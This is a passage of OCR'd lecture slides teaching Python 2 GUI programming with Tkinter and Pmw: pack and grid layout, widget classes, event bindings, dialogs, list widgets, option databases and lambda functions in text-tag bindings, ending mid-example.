
- `ipadx`/`ipady`: more space inside the widget

```
quit_button.pack(side='top', pady=5,
                 ipadx=30, ipady=30, anchor='w')
```


Learning about pack

Pack is best demonstrated through packdemo.tcl:

```
$scripting/src/tools/packdemo.tcl
```



The grid geometry manager

- Alternative to pack: grid
- Widgets are organized in m times n cells, like a spreadsheet
- Widget placement:

```
widget.grid(row=1, column=5)
```


- A widget can span more than one cell

```
widget.grid(row=1, column=2, columnspan=4)
```

Basic grid options

- Padding as with pack (`padx`, `ipadx` etc.)
- `sticky` replaces `anchor` and `fill`

Example: Hello World GUI with grid




```
# use grid to place widgets in 3x4 cells:

hwtext.grid(row=0, column=0, columnspan=4, pady=20)
r_label.grid(row=1, column=0)
r_entry.grid(row=1, column=1)
compute.grid(row=1, column=2)
s_label.grid(row=1, column=3)
quit_button.grid(row=2, column=0, columnspan=4, pady=5,
                 sticky='ew')
```



The sticky option

- `sticky='w'` means `anchor='w'`
  (move to west)
- `sticky='ew'` means `fill='x'`
  (move to east and west)
- `sticky='news'` means `fill='both'`
  (expand in all dirs)

Configuring widgets (1)

- So far: variables tied to text entry and result label
- Another method:
  - ask text entry about its content
  - update result label with `configure`
- Can use `configure` to update any widget property

Configuring widgets (2)



- No variable is tied to the entry:

```
r_entry = Entry(rframe, width=6, relief='sunken')
r_entry.insert('end','1.2')  # insert default value

r = float(r_entry.get())
s = math.sin(r)

s_label.configure(text=str(s))
```

- Other properties can be configured:

```
s_label.configure(background='yellow')
```


Glade: a designer tool

- With the basic knowledge of GUI programming, you may try out a designer tool for interactive automatic generation of a GUI
- Glade: designer tool for PyGtk
- Gtk, PyGtk and Glade must be installed (not part of Python!)
- See `doc.html` for introductions to Glade
- Working style: pick a widget, place it in the GUI window, open a properties dialog, set packing parameters, set callbacks (*signals* in PyGtk), etc.
- Glade stores the GUI in an XML file
- The GUI is hence separate from the application code

GUI as a class

- GUIs are conveniently implemented as classes
- Classes in Python are similar to classes in Java and C++
- Constructor: create and pack all widgets
- Methods: called by buttons, events, etc.
- Attributes: hold widgets, widget variables, etc.
- The class instance can be used as an encapsulated GUI component in other GUIs (like a megawidget)

The basics of Python classes

- Declare a base class `MyBase`:

```
class MyBase:

    def __init__(self,i,j):  # constructor
        self.i = i; self.j = j

    def write(self):         # member function
        print 'MyBase: i=',self.i,'j=',self.j
```

- `self` is a reference to this object
- Data members are prefixed by self:
  `self.i`, `self.j`
- All functions take `self` as first argument in the declaration, but not in the call

```
inst1 = MyBase(6,9); inst1.write()
```

Implementing a subclass

- Class `MySub` is a subclass of `MyBase`:

```
class MySub(MyBase):

    def __init__(self,i,j,k):  # constructor
        MyBase.__init__(self,i,j)
        self.k = k;

   def write(self):
        print 'MySub: i=',self.i,'j=',self.j,'k=',self.k
```

- Example:

```
# this function works with any object that has a write method:
def write(v): v.write()

# make a MySub instance
inst2 = MySub(7,8,9)

write(inst2)   # will call MySub's write
```


Creating the GUI as a class (1)

```
class HelloWorld:
    def __init__(self, parent):
        # store parent
        # create widgets as in hwGUI9.py

    def quit(self, event=None):
        # call parent's quit, for use with binding to 'q'
        # and quit button

    def comp_s(self, event=None):
        # sine computation

root = Tk()
hello = HelloWorld(root)
root.mainloop()
```


Creating the GUI as a class (2)

```
class HelloWorld:
    def __init__(self, parent):
        self.parent = parent   # store the parent
        top = Frame(parent)    # create frame for all class widgets
        top.pack(side='top')   # pack frame in parent's window

        # create frame to hold the first widget row:
        hwframe = Frame(top)
        # this frame (row) is packed from top to bottom:
        hwframe.pack(side='top')
        # create label in the frame:
        font = 'times 18 bold'
        hwtext = Label(hwframe, text='Hello, World!', font=font)
        hwtext.pack(side='top', pady=20)
```


Creating the GUI as a class (3)

```
        # create frame to hold the middle row of widgets:
        rframe = Frame(top)
        # this frame (row) is packed from top to bottom:
        rframe.pack(side='top', padx=10, pady=20)

        # create label and entry in the frame and pack from left:
        r_label = Label(rframe, text='The sine of')
        r_label.pack(side='left')

        self.r = StringVar() # variable to be attached to r_entry
        self.r.set('1.2')    # default value
        r_entry = Entry(rframe, width=6, textvariable=self.r)
        r_entry.pack(side='left')
        r_entry.bind('<Return>', self.comp_s)

        compute = Button(rframe, text=' equals ',
                         command=self.comp_s, relief='flat')
        compute.pack(side='left')
```


Creating the GUI as a class (4)

```
        self.s = StringVar() # variable to be attached to s_label
        s_label = Label(rframe, textvariable=self.s, width=12)
        s_label.pack(side='left')

        # finally, make a quit button:
        quit_button = Button(top, text='Goodbye, GUI World!',
                             command=self.quit,
                             background='yellow', foreground='blue')
        quit_button.pack(side='top', pady=5, fill='x')
        self.parent.bind('<q>', self.quit)

    def quit(self, event=None):
        self.parent.quit()

    def comp_s(self, event=None):
        self.s.set('%g' % math.sin(float(self.r.get())))
```


More on event bindings (1)

- Event bindings call functions that take an event object as argument:

```
self.parent.bind('<q>', self.quit)

def quit(self,event):    # the event arg is required!
    self.parent.quit()
```

- Button must call a `quit` function without arguments:

```
def quit():
    self.parent.quit()

quit_button = Button(frame, text='Goodbye, GUI World!',
                     command=quit)
```



More on event bindings (1)

- Here is aunified `quit` function that can be used with buttons and event bindings:

```
def quit(self, event=None):
    self.parent.quit()
```

- Keyword arguments and `None` as default value make Python programming effective!

A kind of calculator



Label + entry + label + entry + button + label

```
# f_widget, x_widget are text entry widgets

f_txt = f_widget.get()  # get function expression as string
x = float(x_widget.get())   # get x as float
#####
res = eval(f_txt) # turn f_txt expression into Python code
#####
label.configure(text='%g' % res) # display f(x)
```

Turn strings into code: eval and exec

- `eval(s)` evaluates a Python expression s

```
eval('sin(1.2) + 3.1**8')
```


- `exec(s)` executes the string s as Python code

```
s = 'x = 3; y = sin(1.2*x) + x**8'
exec(s)
```

- Main application: get Python expressions from a GUI (no need to parse mathematical expressions if they follow the Python syntax!), build tailored code at run-time depending on input to the script

A GUI for simviz1.py

- Recall simviz1.py: automating simulation and visualization of an oscillating system via a simple command-line interface
- GUI interface:



The code (1)

```
class SimVizGUI:
    def __init__(self, parent):
        """build the GUI"""
        self.parent = parent
        ...
        self.p = {}  # holds all Tkinter variables
        self.p['m'] = DoubleVar(); self.p['m'].set(1.0)
        self.slider(slider_frame, self.p['m'], 0, 5, 'm')

        self.p['b'] = DoubleVar(); self.p['b'].set(0.7)
        self.slider(slider_frame, self.p['b'], 0, 2, 'b')

        self.p['c'] = DoubleVar(); self.p['c'].set(5.0)
        self.slider(slider_frame, self.p['c'], 0, 20, 'c')
```


The code (2)

```
def slider(self, parent, variable, low, high, label):
    """make a slider [low,high] tied to variable"""
    widget = Scale(parent, orient='horizontal',
      from_=low, to=high,  # range of slider
      # tickmarks on the slider "axis":
      tickinterval=(high-low)/5.0,
      # the steps of the counter above the slider:
      resolution=(high-low)/100.0,
      label=label,    # label printed above the slider
      length=300,     # length of slider in pixels
      variable=variable)  # slider value is tied to variable
    widget.pack(side='top')
    return widget

def textentry(self, parent, variable, label):
    """make a textentry field tied to variable"""
    ...
```


Layout

- Use three frames: left, middle, right
- Place sliders in the left frame
- Place text entry fields in the middle frame
- Place a sketch of the system in the right frame


The text entry field

- Version 1 of creating a text field: straightforward packing of labels and entries in frames:

```
def textentry(self, parent, variable, label):
    """make a textentry field tied to variable"""
    f = Frame(parent)
    f.pack(side='top', padx=2, pady=2)
    l = Label(f, text=label)
    l.pack(side='left')
    widget = Entry(f, textvariable=variable, width=8)
    widget.pack(side='left', anchor='w')
    return widget
```


The result is not good...

The text entry frames (`f`) get centered:



Ugly!

Improved text entry layout

- Use the grid geometry manager to place labels and text entry fields in a spreadsheet-like fashion:

```
def textentry(self, parent, variable, label):
    """make a textentry field tied to variable"""
    l = Label(parent, text=label)
    l.grid(column=0, row=self.row_counter, sticky='w')
    widget = Entry(parent, textvariable=variable, width=8)
    widget.grid(column=1, row=self.row_counter)

    self.row_counter += 1
    return widget
```

- You can mix the use of grid and pack, but not within the same frame

The image

```
sketch_frame = Frame(self.parent)
sketch_frame.pack(side='left', padx=2, pady=2)

gifpic = os.path.join(os.environ['scripting'],
                      'src','gui','figs','simviz2.xfig.t.gif')

self.sketch = PhotoImage(file=gifpic)
# (images must be tied to a global or class variable!)

Label(sketch_frame,image=self.sketch).pack(side='top',pady=20)
```


Simulate and visualize buttons

- Straight buttons calling a function
- Simulate: copy code from simviz1.py
  (create dir, create input file, run simulator)
- Visualize: copy code from simviz1.py
  (create file with Gnuplot commands, run Gnuplot)

Complete script: `src/py/gui/simvizGUI2.py`

Resizing widgets (1)

- Example: display a file in a text widget

```
root = Tk()
top = Frame(root); top.pack(side='top')
text = Pmw.ScrolledText(top, ...
text.pack()
# insert file as a string in the text widget:
text.insert('end', open(filename,'r').read())
```

- Problem: the text widget is not resized when the main window is resized


Resizing widgets (2)

- Solution: combine the `expand` and `fill` options to `pack`:

```
text.pack(expand=1, fill='both')
# all parent widgets as well:
top.pack(side='top', expand=1, fill='both')
```

  `expand` allows the widget to expand, `fill` tells in which directions the widget is allowed to expand
- Try fileshow1.py and fileshow2.py!
- Resizing is important for text, canvas and list widgets

Pmw demo program



Very useful demo program in All.py (comes with Pmw)

Test/doc part of library files


- A Python script can act both as a library file (module) and an executable test example
- The test example is in a special end block

```
# demo program ("main" function) in case we run the script
# from the command line:

if __name__ == '__main__':
    root = Tkinter.Tk()
    Pmw.initialise(root)
    root.title('preliminary test of ScrolledListBox')
    # test:
    widget = MyLibGUI(root)
    root.mainloop()
```

- Makes a built-in test for verification
- Serves as documentation of usage

Widget tour

Demo script: demoGUI.py




`src/py/gui/demoGUI.py`: widget quick reference

Frame, Label and Button


```
frame = Frame(top, borderwidth=5)
frame.pack(side='top')

header = Label(parent, text='Widgets for list data',
               font='courier 14 bold', foreground='blue',
               background='#%02x%02x%02x' % (196,196,196))
header.pack(side='top', pady=10, ipady=10, fill='x')

Button(parent, text='Display widgets for list data',
       command=list_dialog, width=29).pack(pady=2)
```


Relief and borderwidth




```
# use a frame to align examples on various relief values:
frame = Frame(parent); frame.pack(side='top',pady=15)
# will use the grid geometry manager to pack widgets in this frame

reliefs = ('groove', 'raised', 'ridge', 'sunken', 'flat')
row = 0
for width in range(0,8,2):
    label = Label(frame, text='reliefs with borderwidth=%d: ' % width
    label.grid(row=row, column=0, sticky='w', pady=5)
    for i in range(len(reliefs)):
        l = Label(frame, text=reliefs[i], relief=reliefs[i],
                  borderwidth=width)
        l.grid(row=row, column=i+1, padx=5, pady=5)
    row += 1
```


Bitmaps




```
# predefined bitmaps:
bitmaps = ('error', 'gray25', 'gray50', 'hourglass',
           'info', 'questhead', 'question', 'warning')

Label(parent, text="""\
Predefined bitmaps, which can be used to
label dialogs (questions, info etc.)""",
      foreground='red').pack()

frame = Frame(parent); frame.pack(side='top', pady=5)

for i in range(len(bitmaps)):  # write name of bitmaps
    Label(frame, text=bitmaps[i]).grid(row=0, column=i+1)

for i in range(len(bitmaps)):  # insert bitmaps
    Label(frame, bitmap=bitmaps[i]).grid(row=1, column=i+1)
```



Tkinter text entry

Label and text entry field packed in a frame

```
# basic Tk:
frame = Frame(parent); frame.pack()
Label(frame, text='case name').pack(side='left')
entry_var = StringVar(); entry_var.set('mycase')

e = Entry(frame, textvariable=entry_var, width=15,
          command=somefunc)

e.pack(side='left')
```


Pmw.EntryField

Nicely formatted text entry fields




```
case_widget = Pmw.EntryField(parent,
               labelpos='w',
               label_text='case name',
               entry_width=15,
               entry_textvariable=case,
               command=status_entries)

# nice alignment of several Pmw.EntryField widgets:
widgets = (case_widget, mass_widget,
           damping_widget, A_widget,
           func_widget)
Pmw.alignlabels(widgets)
```


Input validation

- Pmw.EntryField can validate the input
- Example: real numbers larger than 0:

```
mass_widget = Pmw.EntryField(parent,
            labelpos='w',  # n, nw, ne, e and so on
            label_text='mass',

            validate={'validator': 'real', 'min': 0},

            entry_width=15,
            entry_textvariable=mass,
            command=status_entries)
```

- Writing letters or negative numbers does not work!

Balloon help

A help text pops up when pointing at a widget


```
# we use one Pmw.Balloon  for all balloon helps:
balloon = Pmw.Balloon(top)

...

balloon.bind(A_widget,
         'Pressing return updates the status line')
```


Point at the 'Amplitude' text entry and watch!

Option menu

- Seemingly similar to pulldown menu
- Used as alternative to radiobuttons or short lists

```
func = StringVar(); func.set('y')
func_widget = Pmw.OptionMenu(parent,
       labelpos='w',  # n, nw, ne, e and so on
       label_text='spring',
       items=['y', 'y3', 'siny'],
       menubutton_textvariable=func,
       menubutton_width=6,
       command=status_option)

def status_option(value):
    # value is the current value in the option menu
```

Slider




```
y0 = DoubleVar();  y0.set(0.2)
y0_widget = Scale(parent,
     orient='horizontal',
     from_=0, to=2,     # range of slider
     tickinterval=0.5, # tickmarks on the slider "axis"
     resolution=0.05,  # counter resolution
     label='initial value y(0)',   # appears above
     #font='helvetica 12 italic', # optional font
     length=300,                  # length=300 pixels
     variable=y0,
     command=status_slider)
```


Checkbutton


GUI element for a boolean variable


```
store_data = IntVar(); store_data.set(1)
store_data_widget = Checkbutton(parent,
           text='store data',
           variable=store_data,
           command=status_checkbutton)

def status_checkbutton():
    text = 'checkbutton : ' \
           + str(store_data.get())
    ...
```


Menu bar



```
menu_bar = Pmw.MenuBar(parent,
              hull_relief='raised',
              hull_borderwidth=1,
              balloon=balloon,
              hotkeys=1)  # define accelerators
menu_bar.pack(fill='x')

# define File menu:
menu_bar.addmenu('File', None, tearoff=1)
```


MenuBar pulldown menu




```
menu_bar.addmenu('File', None, tearoff=1)

menu_bar.addmenuitem('File', 'command',
     statusHelp='Open a file', label='Open...',
     command=file_read)

...
menu_bar.addmenu('Dialogs',
     'Demonstrate various Tk/Pmw dialog boxes')
...
menu_bar.addcascademenu('Dialogs', 'Color dialogs',
     statusHelp='Exemplify different color dialogs')

menu_bar.addmenuitem('Color dialogs', 'command',
     label='Tk Color Dialog',
     command=tk_color_dialog)
```



List data demo



List data widgets

- List box (w/scrollbars); `Pmw.ScrolledListBox`
- Combo box; `Pmw.ComboBox`
- Option menu; `Pmw.OptionMenu`
- Radio buttons; `Radiobutton` or `Pmw.RadioSelect`
- Check buttons; `Pmw.RadioSelect`
- Important:
  - long or short list?
  - single or multiple selection?

List box




```
list = Pmw.ScrolledListBox(frame,
  listbox_selectmode = 'single', # 'multiple'
  listbox_width = 12, listbox_height = 6,
  label_text = 'plain listbox\nsingle selection',
  labelpos = 'n',  # label above list ('north')
  selectioncommand = status_list1)
```


More about list box

- Call back function:

```
def status_list1():
    """extract single selections"""
    selected_item   = list1.getcurselection()[0]
    selected_index = list1.curselection()[0]
```

- Insert a list of strings (`listitems`):

```
for item in listitems:
    list1.insert('end', item) # insert after end
```

List box; multiple selection

- Can select more than one item:

```
list2 = Pmw.ScrolledListBox(frame,
       listbox_selectmode = 'multiple',
       ...
       selectioncommand = status_list2)
...
def status_list2():
    """extract multiple selections"""
    selected_items   = list2.getcurselection() # tuple
    selected_indices = list2.curselection()    # tuple
```


Tk Radiobutton

GUI element for a variable with distinct values


```
radio_var = StringVar() # common variable
radio1 = Frame(frame_right)
radio1.pack(side='top', pady=5)

Label(radio1,
    text='Tk radio buttons').pack(side='left')

for radio in ('radio1', 'radio2', 'radio3', 'radio4'):
    r = Radiobutton(radio1, text=radio, variable=radio_var,
                    value='radiobutton no. ' + radio[5],
                    command=status_radio1)
    r.pack(side='left')

...

def status_radio1():
    text = 'radiobutton variable = ' + radio_var.get()
    status_line.configure(text=text)
```



Pmw.RadioSelect radio buttons

GUI element for a variable with distinct values


```
radio2 = Pmw.RadioSelect(frame_right,
       selectmode='single',
       buttontype='radiobutton',
       labelpos='w',
       label_text='Pmw radio buttons\nsingle selection',
       orient='horizontal',
       frame_relief='ridge', # try some decoration...
       command=status_radio2)

for text in ('item1', 'item2', 'item3', 'item4'):
    radio2.add(text)
 radio2.invoke('item2')  # 'item2' is pressed by default

def status_radio2(value):
    ...
```



Pmw.RadioSelect check buttons

GUI element for a variable with distinct values





```
radio3 = Pmw.RadioSelect(frame_right,
       selectmode='multiple',
       buttontype='checkbutton',
       labelpos='w',
       label_text='Pmw check buttons\nmultiple selection',
       orient='horizontal',
       frame_relief='ridge', # try some decoration...
       command=status_radio3)

def status_radio3(value, pressed):
    """
    Called when button value is pressed (pressed=1)
    or released (pressed=0)
    """
    ... radio3.getcurselection() ...
```


Combo box




```
combo1 = Pmw.ComboBox(frame,
        label_text='simple combo box',
        labelpos = 'nw',
        scrolledlist_items = listitems,
        selectioncommand = status_combobox,
        listbox_height = 6,
        dropdown = 0)

def status_combobox(value):
    text = 'combo box value = ' + str(value)
```


Tk confirmation dialog





```
import tkMessageBox
...
message = 'This is a demo of a Tk conformation dialog box'
ok = tkMessageBox.askokcancel('Quit', message)
if ok:
    status_line.configure(text="'OK' was pressed")
else:
    status_line.configure(text="'Cancel' was pressed")
```


Tk Message box



```
message = 'This is a demo of a Tk message dialog box'
answer = tkMessageBox.Message(icon='info', type='ok',
         message=message, title='About').show()
status_line.configure(text="'%s' was pressed" % answer)
```


Pmw Message box





```
message = """\
This is a demo of the Pmw.MessageDialog box,
which is useful for writing longer text messages
to the user."""

Pmw.MessageDialog(parent, title='Description',
    buttons=('Quit',),
    message_text=message,
    message_justify='left',
    message_font='helvetica 12',
    icon_bitmap='info',
    # must be present if icon_bitmap is:
    iconpos='w')
```

User-defined dialogs




```
userdef_d = Pmw.Dialog(self.parent,
      title='Programmer-Defined Dialog',
      buttons=('Apply', 'Cancel'),
      #defaultbutton='Apply',
      command=userdef_dialog_action)

frame = userdef_d.interior()
# stack widgets in frame as you want...
...

def userdef_dialog_action(result):
    if result == 'Apply':
        # extract dialog variables ...
    else:
        # you canceled the dialog
    self.userdef_d.destroy()  # destroy dialog window
```



Color-picker dialog




```
import tkColorChooser
color = tkColorChooser.Chooser(
    initialcolor='gray',
    title='Choose background color').show()
# color[0]: (r,g,b) tuple, color[1]: hex number
parent_widget.tk_setPalette(color[1]) # change bg color
```


Pynche

Advanced color-picker dialog or stand-alone program (pronounced 'pinch-ee')



Pynche usage


- Make dialog for setting a color:

```
import pynche.pyColorChooser
color = pynche.pyColorChooser.askcolor(
        color='gray', # initial color
        master=parent_widget) # parent widget

# color[0]: (r,g,b)  color[1]: hex number
# same as returned from tkColorChooser
```

- Change the background color:


```
try:
    parent_widget.tk_setPalette(color[1])
except:
    pass
```


Open file dialog




```
fname = tkFileDialog.Open(
        filetypes=[('anyfile','*')]).show()
```


Save file dialog




```
fname = tkFileDialog.SaveAs(
        filetypes=[('temporary files','*.tmp')],
        initialfile='myfile.tmp',
        title='Save a file').show()
```


Toplevel

- Launch a new, separate toplevel window:

```
# read file, stored as a string filestr,
# into a text widget in a _separate_ window:
filewindow = Toplevel(parent) # new window

filetext = Pmw.ScrolledText(filewindow,
     borderframe=5, # a bit space around the text
     vscrollmode='dynamic', hscrollmode='dynamic',
     labelpos='n',
     label_text='Contents of file ' + fname,
     text_width=80, text_height=20,
     text_wrap='none')
filetext.pack()

filetext.insert('end', filestr)
```



More advanced widgets

- Basic widgets are in Tk
- Pmw: megawidgets written in Python
- PmwContribD: extension of Pmw
- Tix: megawidgets in C that can be called from Python
- Looking for some advanced widget?
  check out Pmw, PmwContribD and Tix and their demo programs

Canvas, Text


- Canvas: highly interactive GUI element with
  - structured graphics (draw/move circles, lines, rectangles etc),
  - write and edit text
  - embed other widgets (buttons etc.)
- Text: flexible editing and displaying of text

Notebook




Pmw.Blt widget for plotting

- Very flexible, interactive widget for curve plotting



Pmw.Blt widget for animation


- Check out `src/py/gui/animate.py`



See also ch. 11.1 in the course book

Interactive drawing of functions

- Check out src/tools/py4cs/DrawFunction.py




See ch. 12.2.3 in the course book

Tree Structures

- Tree structures are used for, e.g., directory navigation
- Tix and PmwContribD contain some useful widgets: `PmwContribD.TreeExplorer`, `PmwContribD.TreeNavigator`, `Tix.DirList`, `Tix.DirTree`, `Tix.ScrolledHList`

Tix

```
cd $SYSDIR/src/tcl/tix-8.1.3/demos    # (version no may change)
tixwish8.1.8.3 tixwidgets.tcl         # run Tix demo
```



GUI with 2D/3D visualization

- Can use Vtk (Visualization toolkit); Vtk has a Tk widget
- Vtk offers full 2D/3D visualization a la AVS, IRIS Explorer, OpenDX, but is fully programmable from C++, Python, Java or Tcl
- MayaVi is a high-level interface to Vtk, written in Python (recommended!)
- Tk canvas that allows OpenGL instructions

More advanced GUI programming

Contents

- Customizing fonts and colors
- Event bindings (mouse bindings in particular)
- Text widgets

More info

- Ch. 11.2 in the course book
- “Introduction to Tkinter” by Lundh (see `doc.html`)
- “Python/Tkinter Programming” textbook by Grayson
- “Python Programming” textbook by Lutz

Customizing fonts and colors

- Customizing fonts and colors in a specific widget is easy (see Hello World GUI examples)
- Sometimes fonts and colors of all Tk applications need to be controlled
- Tk has an option database for this purpose
- Can use file or statements for specifying an option Tk database

Setting widget options in a file

- File with syntax similar to X11 resources:

```
! set widget properties, first font and foreground of all widgets
*Font:                  Helvetica 19 roman
*Foreground:            blue
! then specific properties in specific widgets:
*Label*Font:            Times 10 bold italic
*Listbox*Background:    yellow
*Listbox*Foregrund:     red
*Listbox*Font:          Helvetica 13 italic
```

- Load the file:


```
root = Tk()
root.option_readfile(filename)
```


Setting widget options in a script

```
general_font = ('Helvetica', 19, 'roman')
label_font   = ('Times', 10, 'bold italic')
listbox_font = ('Helvetica', 13, 'italic')
root.option_add('*Font',                 general_font)
root.option_add('*Foreground',           'black')
root.option_add('*Label*Font',           label_font)
root.option_add('*Listbox*Font',         listbox_font)
root.option_add('*Listbox*Background',   'yellow')
root.option_add('*Listbox*Foreground',   'red')
```

Play around with src/py/gui/options.py !

Key bindings in a text widget



- Move mouse over text: change background color, update counter
- Must bind events to text widget operations

Tags

- Mark parts of a text with tags:

```
self.hwtext = Text(parent, wrap='word')
# wrap='word' means break lines between words
self.hwtext.pack(side='top', pady=20)

self.hwtext.insert('end','Hello, World!\n', 'tag1')
self.hwtext.insert('end','More text...\n',  'tag2')
```

- `tag1` now refers to the 'Hello, World!' text
- Can detect if the mouse is over or clicked at a tagged text segment

Problems with function calls with args

- We want to call

```
self.hwtext.tag_configure('tag1', background='blue')
```

when the mouse is over the text marked with `tag1`

- The statement

```
self.hwtext.tag_bind('tag1','<Enter>',
     self.tag_configure('tag1', background='blue'))
```

does not work, because function calls with arguments are not allowed as parameters to a function (only the name of the function, i.e., the function object, is allowed)

- Remedy: lambda functions (or our Command class)

Lambda functions in Python

- Lambda functions are some kind of 'inline' function definitions
- For example,

```
def somefunc(x, y, z):
    return x + y + z
```

can be written as

```
lambda x, y, z: x + y + z
```

- General rule:

```
lambda arg1, arg2, ... : expression with arg1, arg2, ...
```

is equivalent to

```
def (arg1, arg2, ...):
    return expression with arg1, arg2, ...
```


Example on lambda functions

- Prefix words in a list with a double hyphen

```
['m', 'func', 'y0']
```

should be transformed to

```
['--m', '--func', '--y0']
```

- Basic programming solution:

```
def prefix(word):
    return '--' + word
options = []
for i in range(len(variable_names)):
    options.append(prefix(variable_names[i]))
```

- Faster solution with map:

```
options = map(prefix, variable_names)
```

- Even more compact with lambda and map:

```
options = map(lambda word: '--' + word, variable_names)
```


Lambda functions in the event binding

- Lambda functions: insert a function call with your arguments as part of a command= argument
- Bind events when the mouse is over a tag:

```
# let tag1 be blue when the mouse is over the tag
# use lambda functions to implement the feature

self.hwtext.tag_bind('tag1','<Enter>',
